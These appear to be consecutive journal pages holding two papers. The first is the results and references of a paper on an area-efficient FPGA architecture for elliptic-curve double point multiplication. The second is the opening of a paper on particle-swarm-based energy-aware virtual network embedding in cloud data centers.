
Fig.11. Digit-level polynomial basis multiplier

F. Control and Memory Unit

The control unit designed with LUTs generates the control signals as per the input rule and flow chart given in figure 1. Based on the input rule, appropriate selector signals are generated and are fed to the multiplexers. For each clock pulse, the selectors signals are generated and based on this the contents from the registers are fed to the processing unit. At the start of the process, the Register P_1 and Register P_2 are initialized with the input points P_1 and P_2 respectively. The designed control unit is simple and utilizes only a smaller area than the other units in the architecture.

The block diagram for the control unit is shown in figure 12. For storing the points and all other data needed for the computation, register files are used instead of RAM blocks. This is because the RAM blocks require communication between the memory unit and the processing unit which is not required in case of the register files.

Fig.12. Control Unit

V. RESULTS AND DISCUSSION

In this section, proposed architecture for double point multiplication is implemented to analyze its area and power requirements.

Fig.13. RTL schematic for the proposed double point multiplication architecture

The Xilinx® Virtex™-4 xc4vlx200 device is used as the target FPGA. The proposed architecture is modeled in verilog-HDL and synthesized for different digit sizes using XST™ of Xilinx® ISE™ version 14.1 design software. All the experiments were performed on 3.10GHz Intel(R) i5, 4.00GB RAM, and 32-bit operating system with windows7 professional. Figure 13 exhibits a snapshot of RTL schematic of proposed double point multiplication architecture.

A. Area report of proposed scheme:

Comparison of area utilization of proposed double point multiplication architecture with other existing methods such as Naive Method, B-NBC, JT -{±1, ±3} and AK-DAC is carried out. Target device includes 89,088 Slices (178,176 4 input LUTs and 178,176 Sliced FFs) and 960 bonded IOBs. Each slice contains 2 flip-flops (FFs) and 2 look-up tables (LUTs). The resource utilization comparison as depicted in table II below shows the slices utilized by proposed scheme are much lesser than the other existing methods. Proposed implementation utilizes only an average of 6.5% among the available 89,088 slices in the device. But all other methods report a high percentage of device utilization.

With increase in 'd' value from 7 to 13, it is observed that there is increase in proposed architecture footprint. The area comparison of proposed method with other similar existing methods is shown in figure 14 for a clear understanding of the efficiency of proposed method. For digit size of 7, proposed architecture uses 37.95% reduced slices as compared to Naive method, 25.9% fewer in comparison to B-NBC , 8% fewer

slices as compared to JT −{±1, ±3} method and 6% lesser than AK-DAC technique.

TABLE.II. AREA COMPARISONS OF DIFFERENT DOUBLE POINT MULTIPLICATION ALGORITHMS OVER $G(2^m)$ WITH $m = 233$

d	Naïve Method[13] [#Slices]	B-NBC[12] [#Slices]	JT −{±1, ±3}[9] [#Slices]	AK-DAC[13] [#Slices]	Proposed [#Slices]
7	6,218	5,207	4,196	4,146	3,858
13	9,693	8,117	6,541	6,462	6,146
18	11,335	9,492	7,649	7,557	6,887
26	16,612	13,911	11,210	11,075	8,733

Fig.14. Bar chart showing Area comparison

For digit size of 26, proposed architecture uses 47.42% reduced slices as compared to Naive method, 37.22 % in comparison to B-NBC, 22.09% fewer slices as compared to JT −{±1, ±3} method and 21.14% lesser than AK-DAC technique

B. Power and Performance Report of proposed architecture

The total clock periods required for the computation, frequency and power needed for the implemented architecture is tabulated in table III below.

TABLE.III. IMPLEMENTATION RESULTS FOR OUR PROPOSED DOUBLE POINT MULTIPLICATION SCHEME

d	Clock period(*ns*)	Frequency(*MHz*)	Power(*W*)
7	30.673	32.602	1.420
13	35.473	28.191	1.429
18	39.052	25.607	1.479
26	44.058	22.698	1.503

Figure 15 shows the graph plotted between 'd' along x-axis and Clock periods along y-axis. With the increase in digit size of the multiplier, the clock periods (Computation Time) increases. Hence a large digit size multiplier can boost up the throughput of architecture. But with the increase in digit size the need for registers, AND gates XOR gates and shift logic also increases which contributes to chip area. Since thrust is on area reduction, a low bit size for implementation has been chosen.

Fig.15. Graph plot between '*d*' and 'Clock Periods (*ns*)'

From the graph shown in figure 16, it is observed that with the rise in the digit size of the multiplier, the operating clock frequency for implementation decreases.

Fig.16. Graph plot between '*d*' and 'Frequency (*MHz*)'

The power consumption by proposed design is mainly due to the leakage power and the clock power. Figure 17 shows the graph plot for digit size (*d*) Vs Total Power consumption by proposed module. It can be observed that with the increase in digit size of the multiplier, the power consumed by architecture increases. From the above analysis, if '*d*' value is selected as a low value then Area and Power consumption decreases but the speed of computation decreases. On the other hand if '*d*' value is made high then the area and power consumption increases with a high speed computation. Hence in order to make proposed architecture efficient towards Area, Power and performance, a balanced value of digit size is to be chosen and is set to an average value as possible.

Fig.17. Graph plot between '*d*' and 'Power (*W*)'

VI. CONCLUSION

In this paper, an area efficient elliptic curve point multiplication architecture using a double point multiplication technique is designed and implemented. Reutilization of idle resources and a pipelined data path scheme for data processing in the combined module for differential point adder and point doubler were presented clearly. The finite field arithmetic operators were designed efficiently to reduce the area utilization. The complete architecture was synthesized and simulated using Xilinx ISE 14.1. Reports were generated in terms of area, power and time by varying the digit size of the multiplier. The results obtained from area report were compared with other similar existing methods reported in the literatures and found to be much better. In future for further area optimization of the proposed architecture, research thrust should be on designing an efficient area optimized finite field multiplier.

REFERENCES

[1] J.M. Pollard. Monte Carlo, "Methods for Index Computation (mod p)" Mathematics of computation, 32(143):918–924, 1978.

[2] J-S. Coron, "Resistance against differential power analysis for elliptic curve cryptosystems", Lecture Notes in Computer Science, CHES 1999, 1717:292–302, 1999.

[3] C. Clavier and M. Joye, "Universal Exponentiation Algorithm – A First Step towards Provable SPA-Resistance", Lecture Notes in Computer Science, CHES 2001, 2162:300–308, 2001.

[4] R. Gallant, R. Lambert, and S. Vanstone, " Faster point multiplication on elliptic curves with efficient endomorphisms", Advances in Cryptology – CRYPTO 2011, LNCS, 2139:190–200, 2001.

[5] D. Galbraith, X. Lin, and M. Scott, " Endomorphisms for Faster Elliptic Curve Cryptography on a Large Class of Curves", Journal of Cryptology, 24:446–469, 2011.

[6] D. Hankerson, K. Karabina, and A. Menezes, "Analyzing the Galbraith-Lin-Scott point multiplication method for elliptic curves over binary fields", IEEE Transactions on Computers, 58:1411–1420, 2009.

[7] A. Menezes, P. van Oorschot, and S. Vanstone, "Handbook of Applied Cryptography", New York, 1996.

[8] B. Moller, "Algorithms for Multi-exponentiation", Selected Areas in Computer Science SAC 2001, LNCS, 2259:165–180, 2001.

[9] M. Joye and M. Tunstall, " Exponent recoding and regular exponentiation algorithms", Lecture Notes in Computer Science, AFRICACRYPT 2009, 5580:334–349, 2009.

[10] P. Montgomery, "Evaluating recurrences via Lucas chains", www.cwi.nl/ftp/pmontgom/Lucas.ps.gz, December 13, 1983; Revised March, 1991 and January, 1992.

[11] T. Akishita, "Fast Simultaneous Scalar Multiplication on Elliptic Curve with Montgomery Form", Selected Areas in Computer Science SAC 2001, LNCS, 2259:225–267, 2001.

[12] D. Bernstein, "Differential addition chains", Technical report, 2006, Available at http://cr.yp.to/ecdh/diffchain-20060219.pdf.

[13] Reza Azarderakhsh and Koray Karabina,"A new double point multiplication algorithm and its application to binary elliptic curves with endomorphisms", IEEE Transactions on Computers, No.99, May 2013.

[14] Sutter.G.D, Deschamps.J and Imana J.L , "Efficient elliptic curve point multiplication using digit-serial binary field operations", IEEE Transactions on industrial electronics, Vol.60, No.1, Jan 2013.

[15] Mohammad Esmaeildoust, "Efficient RNS implementation of elliptic curve point multiplication over GF(p)", IEEE Transactions on Very Large Scale Integration systems, Vol. 21, No. 8, Aug 2013.

[16] Azarderakhsh. R, Jarvinen K.U and Mozaffari-Kermani. M,"Efficient algorithm and architecture for elliptic curve cryptography for extremely constrained secure applications", IEEE Transactions on circuits and systems- I , Vol. 61, No. 4, April 2014.

[17] Roy. S.S, Rebeiro,C and Mukhopadhyay. D, "Theoretical modeling of elliptic curve scalar multiplier on LUT-based FPGAs for area and speed", IEEE Transactions on Very Large Scale Integration (VLSI) systems, Vol. 21, No. 5, May 2013.

[18] Hossein Mahdizadeh and Massoud Masoumi, "A novel architecture for efficient FPGA implementation of elliptic curve cryptographic processor over GF(2^{163})",IEEE Transactions on very large scale integration systems, Vol. 21, No. 12, Dec 2013.

[19] Adikari. J, Dimitrov.V.S, and Imbert.L,"Hybrid binary-ternary number system for elliptic curve cryptosystems", IEEE Transactions on computers, Vol. 60, No. 2, Feb 2011.

[20] Kazuo Sakiyama, Miroslav Knezevica, Junfeng Fana, , Bart Preneela, and Ingrid Verbauwhedea, "Tripartite modular multiplication", Integration, the VLSI Journal, Vol. 44, No.4, pp: 259–269, September 2011.

Memetic Multi-Objective Particle Swarm Optimization-Based Energy-Aware Virtual Network Embedding

Ashraf A. Shahin[1,2]

[1]College of Computer and Information Sciences,
Al Imam Mohammad Ibn Saud Islamic University (IMSIU)
Riyadh, Kingdom of Saudi Arabia
[2]Department of Computer and Information Sciences, Institute of Statistical Studies & Research,
Cairo University,
Cairo, Egypt

Abstract—**In cloud infrastructure, accommodating multiple virtual networks on a single physical network reduces power consumed by physical resources and minimizes cost of operating cloud data centers. However, mapping multiple virtual network resources to physical network components, called virtual network embedding (VNE), is known to be NP-hard. With considering energy efficiency, the problem becomes more complicated. In this paper, we model energy-aware virtual network embedding, devise metrics for evaluating performance of energy aware virtual network-embedding algorithms, and propose an energy aware virtual network-embedding algorithm based on multi-objective particle swarm optimization augmented with local search to speed up convergence of the proposed algorithm and improve solutions quality. Performance of the proposed algorithm is evaluated and compared with existing algorithms using extensive simulations, which show that the proposed algorithm improves virtual network embedding by increasing revenue and decreasing energy consumption.**

Keywords—energy-efficient resource management; green computing; virtual network embedding; cloud computing; resource allocation; substrate network fragmentation

I. INTRODUCTION

Cloud computing is a model for enabling on-demand network access to a shared pool of configurable computing resources that can be rapidly provisioned and released with minimal management effort [1]. Cloud computing data centers are established as large-scale data centers containing thousands of servers, switches, and routers that consume enormous amounts of electrical energy and release CO_2.

One of the most prominent approaches to address energy inefficiency is to leverage the capabilities of the virtualization technology, which allows creation of multiple Virtual networks on a single physical network [2]. However, mapping virtual resources to physical resources is known to be nondeterministic polynomial-time hard (NP-hard), even if energy efficiency is not considered.

Main objectives of energy-aware virtual network embedding are increasing revenue of substrate network and decreasing power consumed by substrate resources. Revenue can be maximized by increasing number of accommodated virtual networks and decreasing cost of embedding each virtual network. Number of accepted and accommodated virtual networks can be increased by using suitable search technique to find sub-substrate network for accommodating virtual network in reasonable time, regardless of virtual network size or substrate network size. Furthermore, number of accepted virtual networks can be increased by reducing substrate resources fragmentation. Substrate resources are considered fragmented if there are enough substrate resources to achieve virtual network request but virtual network request is rejected due to substrate resources scattering.

Virtual network embedding cost is the total substrate resources used to achieve virtual network request. Virtual network embedding solution maps each virtual node to a substrate node and each virtual link to a loop-free substrate path, which is consists of a set of substrate links. Fig. 1 shows an example of virtual network embedding. The cost of embedding virtual network can be minimized by decreasing number of required substrate links. This can be done by minimizing the length of required substrate paths or by accommodating more than one virtual node from the same virtual network on the same substrate node to eliminate the cost of embedding virtual links between them.

Power consumed by substrate network can be reduced by minimizing number of substrate nodes that are turned *on* from *off* to accommodate virtual node or to participate in substrate path. Furthermore, power can be minimized by selecting substrate nodes that have less power consumption. As shown in Fig. 2, different types of servers have different power consumption rates. Proposing energy-aware virtual network embedding with considering all of the above concerns is a very complicated task.

Multi-objective Particle Swarm Optimization (MOPSO) is a heuristic search technique for optimizing multi-objective optimization problems, which have more than one objective function, such as energy-aware virtual network embedding problem. In such problems, there is no single optimal solution. Instead, we try to find a set of good solutions that compromise among all objective functions.

In this paper, we propose a model for energy-aware virtual network embedding, devise an energy-aware virtual network embedding metrics to compare different algorithms, and propose memetic multi-objective particle swarm optimization-based energy-aware virtual network embedding algorithm, called MOPSO-EVNE. Performance of the proposed algorithm have been evaluated using extensive simulations, which show that the proposed algorithm increases the long-term average revenue and decreases the power consumption compared with some of existing algorithms.

The remaining of the paper is organized as follows. Section 2 introduces the fundamentals of the proposed algorithm. In Section 3, we discuss the related work on energy-aware virtual network embedding problem. Section 4 presents the virtual network embedding model and problem formulation. Section 5 describes the proposed algorithm. Section 6 evaluates the proposed energy aware virtual network-embedding algorithm using extensive simulations. Finally, in Section 7 we conclude this paper.

Fig.1.   Virtual network empedding example

Fig.2.   Power consumption of different types of servers

II.   BACKGROUND

A. Particle swarm optimization

Particle swarm optimization (PSO) is a population-based stochastic global optimization technique first proposed by Kennedy and Eberhart in 1995 [3]. PSO is inspired by the sociological behavior associated with bird flocking or fish schooling. PSO searches for a possible solution in multiple areas simultaneously and can obtain better optimal solution quickly in lesser computing time than other population based methods. PSO algorithm simultaneously maintains a number of particles, which represent candidate solutions in the search space.

Each particle has position vector and velocity vector, which can be represented as: $X_i(t) = (x_i^1(t), x_i^2(t), \ldots, x_i^n(t))$ and $V_i(t) = (v_i^1(t), v_i^2(t), \ldots, v_i^n(t))$, where $X_i(t)$ is the position of particle i at time t, $V_i(t)$ is the velocity of particle i at time t, and n is the dimensions of the solution space. The position and velocity of each particle are updated using the following equations:

$$V_i(t+1) = wV_i(t) + c_1 r_1 \big(\text{pBest}_i(t) - X_i(t) \big) + c_2 r_2 \big(\text{gBest}(t) - X_i(t) \big)$$

$$X_i(t+1) = X_i(t) + V_i(t+1)$$

Where, r_1 and r_2 are two random numbers between 0 and 1. The constants $w, c_1,$ and c_2 $(0 \leq w \leq 1.2, 0 \leq c_1 \leq 2,$ and $0 \leq c_2 \leq 2)$ are specified by user. $\text{pBest}_i(t)$ is the best previous position for the particle i at time t and is known as the personal best position. $\text{gBest}_i(t)$ is the best position among all previous personal best positions at time t and is known as the global best position. The constant w is called *inertia weight* and the first term $wV_i(t)$ is called *inertia component*, which keeps the particle moving forwarding. The constant c_1 is called *cognitive weight* and the first term $c_1 r_1 \big(\text{pBest}_i(t) - X_i(t) \big)$ is called *cognitive component*, which represents the attraction that a particle has toward its best previous position. The constant c_2 is called social weight and the first term $c_2 r_2(\text{gBest}(t) - X_i(t))$ is called *social component*, which represents the attraction that a particle has toward the global best position. The random numbers r_1 and r_2 cause the particle to move in a semi-random manner.

B. Multi-objective optimization

Multi-objective optimization problem can be described as following [4]:

$$\text{Minimize } \vec{f}(\vec{x}) = \big(f_1(\vec{x}), f_2(\vec{x}), \ldots, f_k(\vec{x}) \big)$$

subject to:

$$g_i(\vec{x}) \leq 0 \quad i = 1,2,\ldots,m$$

$$h_i(\vec{x}) = 0 \quad i = 1,2,\ldots,p$$

Where $\vec{x} = (x_1, x_2, \ldots, x_n) \epsilon \vec{X} \subset \mathbb{R}^n$ is a decision vector consists of n decision variables, $\vec{X}$ is a decision space, $\vec{f}(\vec{x}) = \big(f_1(\vec{x}), f_2(\vec{x}), \ldots, f_k(\vec{x}) \big) \epsilon \vec{Y} \subset \mathbb{R}^k$, is an objective vector consists of k objective functions, $\vec{Y}$ is an objective space, $f_i(\vec{x}): \mathbb{R}^n \to \mathbb{R}, i = 1,2,\ldots,k$ are the objective functions, $g_i(\vec{x}): \mathbb{R}^n \to \mathbb{R}, i = 1,2,\ldots,m$, $h_i(\vec{x}): \mathbb{R}^n \to \mathbb{R}, i = 1,2,\ldots,p$ are inequality and equality constraints functions of the problem. Multi-objective optimization problem tries to find the decision vector $\vec{x}$ in the decision space $\vec{X}$ that will optimize the objective vector $\vec{f}(\vec{x})$.

Definition 1 (Feasible Solution Set). The set of all decisions from a decision space $\vec{X}$ that satisfy all inequality and equality constraints is called a feasible solution set, denoted by $\overrightarrow{X_f}$ and $\overrightarrow{X_f} \subset \vec{X}$.

Definition 2 (Pareto dominance). Let $\overrightarrow{x^1}, \overrightarrow{x^2} \in \overrightarrow{X_f}$, we say that $\overrightarrow{x^1}$ dominates $\overrightarrow{x^2}$ (denoted by $\overrightarrow{x^1} \prec \overrightarrow{x^2}$) or $\overrightarrow{x^2}$ is dominated by $\overrightarrow{x^1}$ iff $f_i\left(\overrightarrow{x^1}\right) \leq f_i\left(\overrightarrow{x^2}\right) \forall i \in \{1, 2, .., k\} \wedge \exists i \in \{1, 2, .., k\} : f_i\left(\overrightarrow{x^1}\right) < f_i\left(\overrightarrow{x^2}\right)$

Definition 3 (Non-domination). We say that a decision vector $\vec{x} \in \vec{X}$ is non-dominated with respect to $\vec{X}$, if $\nexists \overrightarrow{x'} \in \vec{X}$ such that $\overrightarrow{x'} \prec \vec{x}$.

Definition 4 (Pareto optimality). A decision vector $\overrightarrow{x^*} \in \overrightarrow{X_f}$ is Pareto optimal if $\overrightarrow{x^*}$ is non-dominated with respect to $\overrightarrow{X_f}$.

Definition 5 (Pareto optimal set). The set of all Pareto optimal decision vectors is called Pareto optimal set and is denoted by $\mathcal{P}^*$.

Definition 6 (Pareto front). The Pareto front $\mathcal{PF}^*$ is defined by: $\mathcal{PF}^* = \left\{ \vec{f}(\vec{x}) \mid \vec{x} \in \mathcal{P}^* \right\}$

C. Multi-objective particle swarm optimization

In multi-objective PSO (MOPSO), instead of finding single solution (global best solution), we aim to find a Pareto optimal set, which will be stored in an external repository, called *external archive* [5]. Instead of using global best solution to guide other solutions, Pareto optimal is selected from the *external archive* to guide each particle.

III. RELATED WORK

In the past few years, several researches have been proposed for effective virtual network embedding and energy-aware virtual network embedding. Rodriguez et al. [6] proposed an integer linear programming model for VNE problem to minimize energy and bandwidth consumption. Rodriguez et al. assigned variant weight values to balance minimization of energy and bandwidth consumption. Their simulation results showed that considering energy consumption minimization only could extremely increase bandwidth consumption and decrease the quality of service; while assigning equal weights to both consumptions minimizes the energy consumption near to optimal solution without significantly increase the bandwidth consumption.

Tarutani et al. [7] studied the energy consumption of the data centers network, which are constructed of optical cross connects and electronic switches (called top-of rack). Tarutani et al. proposed a virtual network topology called Generalized Flattened Butterfly to achieve sufficient bandwidth and to minimize the energy consumption. The energy consumption is minimized by reducing the number of ports of electronic switches used in the virtual network topology.

Sun et al. [8] modeled the energy-aware VNE problem using mixed-integer programming and proposed a heuristic algorithm to solve the proposed model with efficient power consumption and with minimal violation of service level agreements (SLAs). The proposed algorithm minimizes the energy consumption by consolidating virtual network resources into few substrate resources as possible.

Chang et al. [9] proposed virtual network architecture with virtual network components such as routers and switches. The proposed architecture provides communication functions for virtual resources in Cloud data centers. The authors designed an energy aware routing algorithm for the proposed architecture.

Fischer et al. [10] extended the VNE algorithm proposed by Lischka and Karl in [11] to be energy-aware VNE algorithm. Fischer et al. minimized energy consumption by allowing more than one virtual node from the same virtual network to coexist on the same substrate node. Furthermore, Fischer et al. considered active nodes and nodes that consume less power during node and link mapping to minimize energy consumption.

Beloglazov et al. [12, 13] studied the single VM migration and dynamic VM consolidation problems and they proved the competitive ratios of optimal online deterministic algorithms for energy and performance efficient dynamic VM consolidation. Beloglazov et al. proposed heuristic algorithms for dynamic adaption of VM allocation at run-time based on an analysis of historical data on the resource usage. However, the proposed algorithms do not consider the communication between VMs in allocating or in reallocating VMs.

Cheng et al. [14] proposed topology-aware node ranking technique, called *NodeRank*, to reflect the topological structure of the VNs and the SN. Based on the proposed ranking technique, Cheng et al. proposed two stage virtual network embedding algorithm called *RW-MaxMatch*. However, mapping nodes and links in two independent stages without coordination between them leads to high consumption of the underlying SN's resources. To solve this problem, Cheng et al. [14] proposed RW-BFS algorithm. *RW-BFS* algorithm is a backtracking one-stage VN embedding algorithm, which maps nodes and links at the same stage.

Zhang et al. [15] proposed two VN embedding models: an integer linear programming model and a mixed integer-programming model. Furthermore, Zhang et al. proposed a discrete particle swarm optimization based VNE algorithm, called *RW–PSO*, to solve the proposed models. *RW–PSO* algorithm is an enhanced version of *RW-MaxMatch* [15] algorithm to find near optimal node mapping solutions in large-scale substrate networks. After nodes mapping, Zhang et al. map links using shortest paths algorithm and greedy k-shortest paths algorithm. Cheng et al. [16] proposed discrete Particle Swarm Optimization based virtual network embedding algorithm similar to the proposed algorithm in [15] but they ranked nodes using topology-aware node ranking technique proposed in [14].

Su et al. [17] formulated an energy consumption model for substrate network infrastructures and proposed an extended version of *RW-BFS* [14] algorithm, called *EA-VNE,* for energy-aware virtual network embedding. Su et al. minimized the energy consumption by mapping virtual nodes to Best-fit substrate node according to the required and available CPU to

minimize number of active substrate nodes. Virtual links are mapped to shortest loop-free substrate path with minimal number of substrate nodes that are turned on from off.

IV. VIRTUAL NETWORK EMBEDDING MODEL AND PROBLEM FORMULATION

Substrate network (SN): as in our previous work [18, 19], we modeled the substrate network as a weighted undirected graph $G_s = (N_s, L_s)$, where N_s is the set of substrate nodes and L_s is the set of substrate links. Each substrate node $n_s \in N_s$ is weighted by the CPU capacity, and each substrate link $l_s \in L_s$ is weighted by the bandwidth capacity. Fig. 1(b) shows a simple SN example, where the available CPU resources are represented by numbers in rectangles and the available bandwidths are represented by numbers over the links.

Virtual network (VN): virtual network VN_i is modeled as a weighted undirected graph $G_{v_i} = (N_{v_i}, L_{v_i})$, where N_{v_i} is the set of virtual nodes and L_{v_i} is the set of virtual links. Virtual nodes and virtual links are weighted by the required CPU and bandwidth, respectively. Fig. 1(a) shows an example of VN with required CPU and bandwidth.

Virtual network requests (VNR): the ith VN request vnr_i in the set of all VN requests VNR is modeled as $(G_{v_i}, t_{a_i}, t_{l_i})$, where G_{v_i} is the required VN to be embedded, t_{a_i} is the arrival time, and t_{l_i} is the lifetime. When vnr_i arrives, substrate nodes' CPU and substrate links' bandwidth are allocated to achieve the vnr_i. If the substrate network does not have enough resources to achieve vnr_i, vnr_i is rejected. At the end of vnr_i lifetime, all allocated resources to vnr_i are released.

Virtual Network Embedding (VNE): embedding VN_i on SN is defined as a map $M: G_{v_i} \rightarrow (N'_s, P'_s)$, where $N'_s \subseteq N_s$, and $P'_s \subseteq Path_s$, where $Path_s$ is the set of all loop free substrate paths in G_s. Embedding VN_i can be decomposed into node and link mapping as follows:

Node mapping: $M_N: N_{v_i} \rightarrow N'_s$

Link mapping: $M_L: L_{v_i} \rightarrow P'_s$

Virtual Network Embedding Revenue: the revenue of embedding vnr_i at time t is defined as the sum of all required substrate CPU and substrate bandwidth by vnr_i at time t.

$$R(vnr_i, t) = Life(vnr_i, t). \left(\sum_{n_{v_i} \in N_{v_i}} CPU(n_{v_i}) + \sum_{l_{v_i} \in L_{v_i}} BW(l_{v_i}) \right) \quad (1)$$

